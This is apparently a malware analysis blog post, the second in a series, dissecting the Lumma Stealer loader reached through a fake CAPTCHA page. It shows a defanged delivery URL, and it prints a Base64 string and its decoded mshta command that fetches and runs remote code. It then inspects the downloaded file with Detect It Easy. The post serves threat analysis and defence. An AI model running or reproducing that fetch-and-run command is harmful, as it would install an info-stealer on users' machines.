Dissecting Lumma Malware: Analyzing the Fake CAPTCHA and Obfuscation Techniques - Part 2

denwp.com/dissecting-lumma-malware/

Tonmoy Jitu September 8, 2024


blog

In Part 1 of our series on Lumma Stealer, we explored the initial attack vector through a fake CAPTCHA page. We observed how the malware deceives users into downloading and executing malicious payloads. In this second series, we delve deeper into the technical details of the Lumma Stealer's loader, focusing on its obfuscation techniques and how it ultimately executes its payload. This analysis will cover how we decode obfuscated JavaScript and PowerShell code, and how we identify and analyze the malicious activities carried out by the malware.


Retrieving and Analyzing the Lumma Loader

After the initial infection is established through the fake CAPTCHA page, we analyze the Lumma Stealer loader. The loader is delivered via the following URL:

```
hxxps[:]//human-check.b-cdn[.]net/verify-captcha-v7[.]html
```



By analyzing the payload retrieved through `mshta`, we start by decoding an encoded Base64 string using CyberChef:



Encoded Bas64 String:

```
bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AcABvAGsAbwAuAGIALQBjAGQAbgAuAG4AZQB0AC8AcABvAGsAbwAiAA==
```


Decoded Base64 string:


```
mshta "hxxps[://]poko[.]b-cdn[.]net/poko""
```

Examining the 'poko' File

The `poko` file downloaded from the URL is analyzed using Detect It Easy (DIE) to identify its properties:


- **File Type**: PE file
- **Packer**: No signs of packing detected






The file, detected as a PE (Portable Executable) file, shows no signs of packing. Since `mshta` processes HTA (HTML Application) files, we suspect that the downloaded binary may contain embedded JavaScript (JS) or VBScript. We search the binary for `<script>` tags using DIE's Advanced mode:

> Navigate to **Resources** in DIE > Filter for `<script>` tags



By filtering for `<script>` tags, we locate two sets of these tags. In the Resources tab, use the search functionality to find these `<script>` tags, which signal the presence of JavaScript code embedded within the binary.




Dumping JavaScript


There are three ways we can dump the embedded JS data.


Using Detect It Easy

To extract embedded JavaScript, we follow these steps in DIE. Right-clicking on a script tag and selecting "Follow in > Hex" shows us the hex and ASCII representation of the code, confirming that it's JavaScript.




Looking at the right panel, we see some code inside. After analyzing the first script tag, we use the same approach for the second script tag found under 'strings'.






From the ASCII symbols, we can see that the script code is closing windows. Now that we have both sections, we can select all the hex values between the opening and closing script tags, copy them, and save them to a file. This will give us the JavaScript code.

